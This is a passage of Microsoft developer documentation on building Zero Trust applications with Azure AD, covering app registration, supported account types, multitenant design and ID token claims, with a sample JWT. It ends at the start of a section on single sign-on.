As a developer creating applications in the Microsoft identity platform, you'll work with IT Professionals who have administrator privileges in Azure Active Directory (AD) to enable your applications to take full advantage of the Microsoft identity platform. Knowing what your IT Pros need from you, and what you need from them, will help you to streamline your zero-trust development workflow.

Developers and IT Pros must work together

IT organizations are increasingly blocking apps with vulnerabilities. As IT departments embrace a Zero Trust approach, developers who don't provide applications that follow Zero Trust principles risk not having their apps adopted. Following Zero Trust principles can help ensure that your application is eligible for adoption in a Zero Trust world.

App developers will usually implement, evaluate, and validate aspects of Zero Trust before working with an organization's IT Pros to achieve full compliance and adherence. Developers are responsible for building and integrating apps so that IT Pros can use their tools to further secure the applications. Partnering with IT Pros can help to

- minimize the probability of or prevent security compromise.
- quickly respond to compromise and reduce damage.

The following table summarizes the decisions and tasks required for developer and IT Pro roles to build and deploy secure applications in the Microsoft identity platform. Read on for key details and links to articles to help you plan your secure application development.

Developer

- Register app in Microsoft identity platform
- Register app and create service principal in Azure AD
- Define supported account types
- Determine if app works on behalf of itself or user
- Define resources required and how/when to request permission

IT Pro Administrator

- Configure who can register apps in tenant
- Assign application users, groups, and roles
- Grant permissions to applications
- Define policies (including conditional access policy and token lifespan)
- Configure alternate local settings for applications

Zero Trust considerations

When entities (individuals, applications, devices) need to access resources in your application, you'll work with IT Pros who have administrator privileges to look at Zero Trust and security policy enforcement options. Together, you'll decide which access policies to implement and enforce. Microsoft's policy enforcement engine needs to be in touch with things like threat intelligence, signal processing, and the policies that are already in place for the organization. Every time an entity needs to access a resource, it will go through the policy enforcement engine.

IT Pros determine which conditional access policies will apply to your application (SAML) or the resources your application is accessing (OAuth 2.0). They can apply conditional access policies to Security Assertions Markup Language (SAML) apps at authentication. For OAuth 2.0 applications, they can apply policies when an application attempts to access a resource.

Next steps

- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- What do we mean by Zero Trust compliance? provides an overview of application security from a developer's perspective to address the guiding principles of Zero Trust.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Using standards-based development methodologies provides an overview of supported standards (OAuth 2.0, OpenID Connect, SAML, WS-Federation, and SCIM) and the benefits of using them with MSAL and the Microsoft identity platform.

- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.

Building apps that secure identity through permissions and consent

Article • 03/01/2023 • 3 minutes to read

This article continues from the Zero Trust identity and access management development best practices article to help you use a Zero Trust approach to identity in your software development lifecycle (SDLC).

Here's an overview of the **Permissions and access** articles in this Developer Guide so that you can dive into identity components that include authentication, authorization, and identity management.

- Integrating applications with Azure AD and the Microsoft identity platform helps developers to build and integrate apps that IT pros can secure in the enterprise by securely integrate apps with Azure Active Directory (Azure AD) and the Microsoft identity platform.
- Registering applications introduces developers to the application registration process and its requirements. It helps them to ensure that apps satisfy Zero Trust principles of use least privileged access and assume breach.
- Supported identity and account types for single- and multi-tenant apps explains how you can choose if your app allows only users from your Azure Active Directory (Azure AD) tenant, any Azure AD tenant, or users with personal Microsoft accounts.
- Authenticating users for Zero Trust helps developers to learn best practices for authenticating application users in Zero Trust application development. It describes how to enhance application security with the Zero Trust principles of least privilege and verify explicitly.
- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Developing delegated permissions strategy helps you to implement the best approach for managing permissions in your application and develop using Zero Trust principles.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.
- Requesting permissions that require administrative consent describes the permission and consent experience when application permissions require administrative consent.
- Reducing overprivileged permissions and apps helps you to understand why applications shouldn't request more permissions than they need (overprivileged). Learn how to limit privilege to manage access and improve security.

- Providing application identity credentials when there's no user explains why the best Zero Trust client credentials practice for services (non-user applications) on Azure is Managed Identities for Azure resources.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how you can customize tokens.
- Securing applications with Continuous Access Evaluation helps developers to improve application security with Continuous Access Evaluation. Learn how to ensure Zero Trust support in your apps that receive authorization to access resources when they acquire access tokens from Azure Active Directory (Azure AD).
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Example of API protected by Microsoft identity consent framework helps you to design least privilege application permissions strategies for the best user experience.
- Calling an API from another API helps you to ensure Zero Trust when you have one API that needs to call another API. Learn how to securely develop your application when it's working on behalf of a user.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.

Next steps

- Subscribe to our *Develop using Zero Trust principles* RSS feed for notification of new articles.
- Develop using Zero Trust principles helps you to understand the guiding principles of Zero Trust so that you can improve your application security.
- What do we mean by Zero Trust compliance? provides an overview of application security from a developer's perspective to address the guiding principles of Zero Trust.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Using standards-based development methodologies provides an overview of supported standards (OAuth 2.0, OpenID Connect, SAML, WS-Federation, and SCIM) and the benefits of using them with MSAL and the Microsoft identity platform.
- Developer and administrator responsibilities for application registration, authorization, and access helps you to better collaborate with your IT Pros.

- Build Zero Trust-ready apps using Microsoft identity platform features and tools maps features of the Microsoft identity platform to the principles of Zero Trust.
- The Identity integrations guide explains how to integrate security solutions with Microsoft products to create Zero Trust solutions.


Integrating applications with Azure AD and the Microsoft identity platform

Article • 01/27/2023 • 4 minutes to read

As a developer, you can build and integrate apps that IT pros can secure in the enterprise. This article will help you to understand how to use Zero Trust principles to securely integrate your app with Azure Active Directory (Azure AD) and the Microsoft identity platform.

The Microsoft cloud-based identity and access management service, Azure AD, provides developers with these application integration benefits:

- Application authentication and authorization
- User authentication and authorization
- Single sign-on (SSO) using federation or password
- User provisioning and synchronization
- Role-based access control
- OAuth authorization services
- Application publishing and proxy
- Directory schema extension attributes



The above diagram illustrates the unified toolkit of the Microsoft identity platform for developers that supports several identities and industry standards. You can build applications and integrate identity with endpoints, libraries, web APIs, publisher verification, user provisioning, and auth brokers.

Get started with app integration

The Microsoft identity platform documentation site is the best starting point for you to learn how to integrate your applications with the Microsoft identity platform. You can find developer workshops, workshop materials, links to workshop recordings, and information about upcoming live events at https://aka.ms/UpcomingIDLOBDev.

While designing your app, you'll need to:

- Identify resources that your app needs to access.
- Consider whether your app will have interactive users and workload components.
- Access resources that Azure AD secures by building apps that secure identity through permissions and access.

App types that you can integrate

The Microsoft identity platform performs identity and access management (IAM) only for registered and supported applications. To integrate with the Microsoft identity platform, your app must be able to provide a web browser-based component that can connect to the Microsoft identity platform's authorization endpoints under the `https://login.microsoftonline.com` address. Your app will call the token endpoint under the same address.

An integrated app can run from any location, including these examples:

- Microsoft Azure
- Other cloud providers
- Your own data centers and servers
- Desktop computers
- Mobile devices
- Internet of Things devices.

The app or device, such as a web browser app accessing the authorization endpoint, can natively provide requirements. Cooperation between a disconnected browser and the application will satisfy the requirements. For example, apps running on televisions may have the user perform the initial authentication with a browser on a desktop or mobile device.

You'll register your client application (web or native app) or web API to establish a trust relationship between your application and the Microsoft identity platform. Azure AD application registration is critical because misconfiguration or lapse in hygiene of your application can result in downtime or compromise. Follow the Security best practices for application properties in Azure Active Directory.

Publish to Azure AD application gallery

The Azure AD application gallery is a collection of software as a service (SaaS) application and service principal objects in Azure AD that developers have pre-integrated with Azure AD. It contains thousands of applications that make it easy to deploy and configure SSO and automatic user provisioning.

Automatic user provisioning refers to creating user identities and roles in cloud applications that users need to access. Automatic provisioning includes maintaining and removing user identities as status or roles change. To provision users to SaaS apps and other systems, the Azure AD Provisioning Service connects to a System for Cross-domain Identity Management (SCIM) 2.0 user management API endpoint that the application vendor provides. This SCIM endpoint allows Azure AD to programmatically create, update, and remove users.

When you develop apps for Azure AD, you can use the SCIM 2.0 user management API to build a SCIM endpoint that integrates Azure AD for provisioning. For details, reference the Develop and plan provisioning for a SCIM endpoint in Azure Active Directory tutorial.

Publish your application to the Azure AD application gallery and make them publicly available for users to add to their tenants by completing these tasks:

- Complete the prerequisites.
- Create and publish documentation.
- Submit your application.
- Join the Microsoft partner network.

Become a verified publisher

Publisher verification provides information to app users and organization admins about authenticity of developers who publish apps that integrate with the Microsoft identity platform. When you're a verified publisher, users can more easily decide if they want to allow your application to sign them in and access their profile information. They can base their decision on the information and access that your app requests in tokens.

App publishers verify their identity with Microsoft by associating their app registration with their verified Microsoft Partner Network (MPN) account. During verification, Microsoft requests verification documentation. After you become a verified publisher, a blue verified badge displays in your app's Azure AD consent prompts and web pages.

Next steps

- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Configure an app's publisher domain helps you to understand multitenant apps and default publisher domain values.
- SaaS App Integration Tutorials for use with Azure AD helps you to integrate your cloud-enabled SaaS applications with Azure Active Directory.
- Reference tips to troubleshoot publisher verification if you're receiving errors or seeing unexpected behavior during publication.

Registering applications

Article • 03/01/2023 • 5 minutes to read

The Microsoft identity platform app registration portal is the primary entry point for applications that use the platform for authentication and associated needs. As a developer, when registering and configuring your apps, the choices you make drive and affect how well your application satisfies Zero Trust principles. Effective app registration especially considers the principles of *use least privileged access* and *assume breach*. This article helps you to learn about the application registration process and its requirements to ensure that your apps follow a Zero Trust approach to security.

Application management in Azure Active Directory (Azure AD) is the process of securely creating, configuring, managing, and monitoring applications in the cloud. When you register your application in an Azure AD tenant, you configure secure user access.

Azure AD represents applications by application objects and service principals. With some exceptions, applications are application objects. Think of a service principal as an instance of an application that references an application object. Multiple service principals across directories can reference a single application object.

You can configure your application to use Azure AD through three methods: in Visual Studio, by using the Microsoft Graph API, or by using PowerShell. There are developer experiences in Azure and in API Explorer across developer centers. Reference the required decisions and tasks for the developer and IT Pro roles to build and deploy secure applications in the Microsoft identity platform.

Who can add and register applications

Admins and, if permitted by the tenant, users and developers may create application objects by registering applications in the Azure portal. By default, all users in a directory can register application objects that they develop. Application object developers decide which applications share and give access to organizational data through consent.

When the first user in a directory signs in to an application and grants consent, the system creates a service principal in the tenant that stores all user consent information. Azure AD automatically creates a service principal for a newly registered app in the tenant before a user authenticates.

Only Azure AD global administrators can perform specific application tasks (such as adding applications from the app gallery and configuring applications to use application proxy).

Registering application objects

As a developer, you register your apps that use the Microsoft identity platform. Register your apps in the Azure portal or by calling Microsoft Graph application APIs. After you register your app, it communicates with the Microsoft identity platform by sending requests to the endpoint.

You might not have permission to create or modify an application registration. When administrators don't give you permissions to register your applications, ask them how you can convey necessary app registration information to them.

Application registration properties may include the following components.

- Name, logo, and publisher
- Redirect URIs
- Secrets (symmetric and/or asymmetric keys used to authenticate the application)
- API dependencies (OAuth)
- Published APIs/resources/scopes (OAuth)
- App roles for role-based access control
- Metadata and configuration for single sign-on (SSO), user provisioning, and proxy

A required part of app registration is your selection of supported account types to define who can use your app based on the user's account type. Azure AD administrators follow the application model to manage application objects in the Azure portal through the App registrations experience and define application settings that tell the service how to issue tokens to the application.

During registration, you receive the identity of your application: the **application (client) ID**. Your app uses its **client ID** every time it performs a transaction through the Microsoft identity platform.

App registration best practices

Follow security best practices for application properties when registering your application in Azure AD as a critical part of its business use. Aim to prevent downtime or compromise that may affect the entire organization. The following recommendations help you to develop your secure application around Zero Trust principles.

- **Use the Microsoft identity platform integration checklist** to ensure high quality and secure integration. Maintain the quality and security of your app.
- **Properly define your redirect URLs**. Reference the Redirect URI (reply URL) restrictions and limitations to avoid compatibility and security issues.

- **Check redirect URIs in your app registration for ownership to avoid domain takeovers**. Redirect URLs should be on domains that you know and own. Regularly review and remove unnecessary and unused URIs. Don't use non-https URIs in production apps.
- **Always define and maintain app and service principal owners for your registered apps in your tenant**. Avoid orphaned apps (apps and service principals that have no assigned owners). Ensure that IT admins can easily and quickly identify app owners during an emergency. Keep the number of app owners small. Make it difficult for a compromised user account to affect multiple applications.
- **Avoid using the same app registration for multiple apps**. Separating app registrations helps you to enable least privileged access and reduce impact during a breach.
  - Use separate app registrations for apps that sign in users and apps that expose data and operations via API (unless tightly coupled). This approach allows permissions for a higher privileged API, such as Microsoft Graph and credentials (like secrets and certificates), at a distance from apps that sign in and interact with users.
  - Use separate app registrations for web apps and APIs. This approach helps ensure that, if the web API has a higher set of permissions, then the client app doesn't inherit them.
- **Define your application as a multi-tenant app only when necessary**. Multi-tenant apps allow for provisioning in tenants other than yours. They require more management overhead to filter unwanted access. Unless you intend to develop your app as a multi-tenant app, start with a SignInAudience value of AzureADMyOrg.

Next steps

- Reference the Microsoft identity platform documentation to learn how to register application types. Example app types include single-page apps (SPA), web apps, web APIs, desktop apps, mobile apps, and background services, daemons, and scripts.
- The New App registrations experience for Azure AD B2C article helps you become familiar the new experience that replaces the legacy experience.
- Integrating applications with Azure AD and the Microsoft identity platform helps developers to build and integrate apps that IT pros can secure in the enterprise by securely integrate apps with Azure Active Directory (Azure AD) and the Microsoft identity platform.
- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.

- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.

Identity and account types for single- and multi-tenant apps

Article • 02/25/2023 • 10 minutes to read

This article will explain how you, as a developer, can choose if your app allows only users from your Azure Active Directory (Azure AD) tenant, any Azure AD tenant, or users with personal Microsoft accounts. You can configure your app to be either single tenant or multitenant during app registration in Azure. Ensure the Zero Trust principle of least privilege access so that your app only requests permissions it needs.

The Microsoft identity platform provides support for specific identity types:

- Work or school accounts when the entity has an account in an Azure Active Directory (AD)
- Microsoft personal accounts (MSA) for anyone who has account in Outlook.com, Hotmail, Live, Skype, Xbox, etc.
- External identities in Azure AD for partners (users outside of your organization)
- Azure AD Business to Customer (B2C) that allows you to create a solution that will let your customers bring in their other identity providers. Applications that use Azure AD B2C or are subscribed to Microsoft Dynamics 365 Fraud Protection with Azure Active Directory B2C can assess potentially fraudulent activity following attempts to create new accounts or sign in to the client's ecosystem.

A required part of application registration in Azure AD is your selection of supported account types. While IT Pros in administrator roles decide who can consent to apps in their tenant, you, as a developer, specify who can use your app based on account type. When a tenant doesn't allow you to register your application in Azure AD, administrators will provide you with a way to communicate those details to them through another mechanism.

You'll choose from the following supported account type options when registering your application.

- `Accounts in this organizational directory only (O365 only - Single tenant)`
- `Accounts in any organizational directory (Any Azure AD directory - Multitenant)`
- `Accounts in any organizational directory (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)`
- `Personal Microsoft accounts only`

Accounts in this organizational directory only - single tenant

When you select **Accounts in this organizational directory only (O365 only - Single tenant)**, you allow only users and guests from the tenant where the developer has registered their app. This option is the most common for Line of Business (LOB) applications.

Accounts in any organizational directory only - multitenant

When you select **Accounts in any organizational directory (Any Azure AD directory - Multitenant)**, you allow any user from any Azure AD directory to sign in to your multi-tenant application. If you want to only allow users from specific tenants, you'll filter these users in your code by checking that the tid claim in the id_token is on your allowed list of tenants. Your application can use the organizations endpoint or the common endpoint to sign in users in the user's home tenant. To support guest users signing in to your multitenant app, you'll use the specific tenant endpoint for the tenant where the user is a guest to sign in the user.

Accounts in any organizational account and personal Microsoft accounts

When you select **Accounts in any organizational account and personal Microsoft accounts (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)**, you allow a user to sign in to your application with their native identity from any Azure AD tenant or consumer account. The same tenant filtering and endpoint usage apply to these apps as they do to multitenant apps as described above.

Personal Microsoft accounts only

When you select **Personal Microsoft accounts only**, you allow only users with consumer accounts to use your app.

Customer facing applications

When you build a solution in the Microsoft identity platform that reaches out to your customers, usually you don't want to use your corporate directory. Instead, you want the

customers to be in a separate directory so that they can't access any of your company's corporate resources. To fulfill this need, Microsoft offers Azure AD Business to Customer (B2C).

Azure AD B2C provides business-to-customer identity as a service. You can allow users to have a username and password just for your app. B2C supports customers with social identities to reduce passwords. You can support enterprise customers by federating your Azure AD B2C directory to your customers' Azure AD (or any identity provider that supports SAML) to OpenID Connect. Unlike a multitenant app, your app doesn't use the customer's corporate directory where they're protecting their corporate assets. Your customers can access your service or capability without granting your app access to their corporate resources.

It's not just up to the developer

While you define in your application registration who can sign in to your app, the final say comes from the individual user or the admins of the user's home tenant. Tenant admins often want to have more control over an app than just who can sign in. For example, they may want to apply a Conditional Access policy to the app or control which group they allow to use the application. To enable tenant admins to have this control, there's a second object in the Microsoft identity platform: the Enterprise app. Enterprise apps are also known as Service Principals.


For apps with users in other tenants or other consumer accounts

As shown in the diagram below using an example of two tenants (for the fictitious organizations, Adatum and Contoso), supported account types include the **Accounts in any organizational directory** option for a multi-tenant application so that you can allow organizational directory users. In other words, you'll allow a user to sign in to your application with their native identity from any Azure AD. A Service Principal is automatically created in the tenant when first user from a tenant authenticates to the app.

There's only one application registration or application object. However, an Enterprise app, or Service Principal (SP), in every tenant allows users to sign in to the app. The tenant admin can control how the app works in their tenant.

Multitenant app considerations

Multitenant apps sign in users from the user's home tenant when the app uses the common or organization endpoint. The app has one app registration as shown in the diagram below. In this example, the application is registered in the Adatum tenant. User A from Adatum and User B from Contoso can both sign into the app with the expectation User A from Adatum will access Adatum data and that User B from Contoso will access Contoso data.




As a developer, it's your responsibility to keep tenant information separate. For example, if the Contoso data is from Microsoft Graph, the User B from Contoso will only see Contoso's Microsoft Graph data. There's no possibility for User B from Contoso to access Microsoft Graph data in the Adatum tenant because Microsoft 365 has true data separation.

In the above diagram, User B from Contoso can sign in to the application and they can access Contoso data in your application. Your application can use our common (or organization) endpoints so the user signs in natively to their tenant, requiring no invitation process. A user can run and sign in to your application and it will work after the user or tenant admin grants consent.

Collaboration with external users

When enterprises want to enable users who aren't members of the enterprise to access data from the enterprise, they use the Azure AD Business to Business (B2B) feature. As illustrated in the diagram below, enterprises can invite users to become guest users in their tenant. After the user accepts the invitation, they can access data that the inviting tenant has protected. The user doesn't create a separate credential in the tenant.



Guest users authenticate by signing in to their home tenant, personal Microsoft Account, or other IDP account. Guests can also authenticate with a one-time passcode using any email. After guests authenticate, the inviting tenant's Azure AD provides a token for access to inviting tenant's data.

As a developer, keep these considerations in mind when your application supports guest users:

- You must use a tenant specific endpoint when signing in the guest user. You can't use the common, organization, or consumer endpoints.
- The guest user identity is different from the user's identity in their home tenant or other IDP. The `oid` claim in the token for a guest user will be different from the same individual's `oid` in their home tenant.

Next steps

- How and why apps are added to Azure AD explains how application objects describe an application to Azure AD.
- Security best practices for application properties in Azure Active Directory covers properties such as redirect URI, access tokens, certificates and secrets, application ID URI, and application ownership.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.
- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Developing delegated permissions strategy helps you to implement the best approach for managing permissions in your application and develop using Zero Trust principles.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.

Authenticating users for Zero Trust

Article • 03/01/2023 • 10 minutes to read

This article helps you, as a developer, to learn best practices for authenticating your application users in Zero Trust application development. Always enhance your application security with the Zero Trust principles of least privilege and verify explicitly.

ID tokens in user authentication

When you need a user authenticate to your app, rather than collecting a username and password, your application can request an identity (ID) token. Authenticating users through the Microsoft identity platform avoids security risks that arise when your application retains user credentials. When you request ID tokens, if a bad actor breaches or compromises your application, there are no usernames and corresponding passwords, secrets, and certificates in your app.

The Microsoft identity platform ID token is part of the Open ID Connect (OIDC) standard that specifies ID tokens as JSON Web Tokens (JWT). The JWT long string comprises three components:

1. Header claims. The header claims present in ID tokens include `typ` (type claim), `alg` (algorithm for signing the token), and `kid` (thumbprint for the public key to validate the token's signature).
2. Payload claims. The payload or body (the middle part of a JSON web token) contains a series of name attribute pairs. The standard requires that there be a claim with the `iss` (issuer name) that goes to the application that issued the claim (the `aud`, or audience claim).
3. Signature. Azure AD generates the token signature that apps can use to validate that the token is unmodified and you can trust it.

The following example of an ID token shows information about the user and confirms authentication to use the application.

JSON

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "1LTMzakihiRla_8z2BEJVXeWMqo"
}.
{
  "ver": "2.0",
  "iss": "https://login.microsoftonline.com/3338040d-6c67-4c5b-b112-
```

```
36a304b66dad/v2.0",
  "aud": "6cb04018-a3f5-46a7-b995-940c78f5aef3",
  "exp": 1536361411,
  "iat": 1536274711,
  "nbf": 1536274711,
  "sub": "AAAAAAAAAAAAAAAAAAAAAIkzqFVrSaSaFHy782bbtaQ",
  "name": "Abe Lincoln",
  "preferred_username": "AbeLi@microsoft.com",
  "oid": "00000000-0000-0000-66f3-3332eca7ea81",
  "tid": "3338040d-6c67-4c5b-b112-36a304b66dad",
}.
.[Signature]
```


ID tokens in access management

To receive your application (client) ID, register your app with the Microsoft identity platform. When you receive a token with an audience claim (`aud`) that matches your app's client ID, the identified user in the token has authenticated to your app. IT admins may allow all users in the tenant to use your app. They may allow a group of which the user is a member to use your app.

If you receive a token whose audience claim is different from your app's client ID, immediately reject the token. The user hasn't authenticated by signing into your app. They signed into another app. Always make sure that the user has permission to use your app.

These claims details are important in user authentication:

- A JSON web token is valid until it expires. The `exp` (expiration) claim tells you when the token expires. If the current time is before the time in the `exp` claim, the token is valid.
- Don't consider the user as authenticated before the time specified in the `nbf` (not before time) claim. The `nbf` and `exp` times of the token define the token's valid lifetime. When the expiration time is imminent, make sure that you get a new ID token.
- The `sub` (subject claim) is a unique identifier for an application user. The same user has a different `sub` claim for other apps. If you want to store data to associate back to a user and prevent an attacker from making that association, use the subject claim. Because it doesn't expose the user's Azure AD identity, it's the most private way to associate data to a user. The `sub` claim is immutable.
- If you want to share information across multiple applications, use the combination of tenant ID (`tid`) and object ID (`oid`) claims that are unique to the user. The combined tenant ID and object ID are immutable.

- No matter what happens to an individual's identity, the `sub`, `oid`, and `tid` claims remain immutable. Anything about the user can change and you can still key your data off identifying the user based on the subject or the combined `tid` and `oid` claims.

Authentication with OIDC

To demonstrate user authentication, let's look at applications that use OIDC to authenticate a user. The same principles apply to apps that use SAML or WS-Federation.

An app authenticates the user when the application requests an ID token from the Microsoft identity platform. Workloads (applications that don't have users present but rather run as services, background processes, daemons) skip this step.

You should always silently ask for this token first. To silently acquire a token in Microsoft Authentication Libraries (MSAL), your app can start with the `AcquireTokenSilent` method. If your app can authenticate without disturbing the user, it receives the requested ID token.

If the Microsoft identity platform can't complete the request without interacting with the user, then your app needs to fall back to the MSAL `AcquireTokenInteractive` method. To interactively acquire a token, perform the request by opening a web surface to an address under the `https://login.microsoftonline.com` domain.

From this web surface, the user has a private conversation with the Microsoft identity platform. Your app has no view into this conversation, nor does it have any control of the conversation. The Microsoft identity platform can ask for a user ID and password, multifactor authentication (MFA), passwordless authentication, or other authentication interaction that the IT admin or user has configured.

Your application will receive an ID token after the user has performed required authentication steps. When your app receives the token, you can be certain that the Microsoft identity platform has authenticated the user. If your app doesn't receive an ID token, the Microsoft identity platform hasn't authenticated the user. Don't allow unauthenticated users to continue into secured areas of your app.


It's best practice for applications to create a session for a user after it receives an ID token from Azure Active Directory (Azure AD). In the ID token that an app receives, an expiration (`exp`) claim with a Unix timestamp. This timestamp specifies the *on or after* expiration time for which the app mustn't accept the JWT for processing. Use this token expiration time to drive the lifetime of your user sessions. The `exp` claim plays a crucial

role in keeping an explicitly verified user in front of the app with the right privilege and for the right amount of time.

Single Sign On support

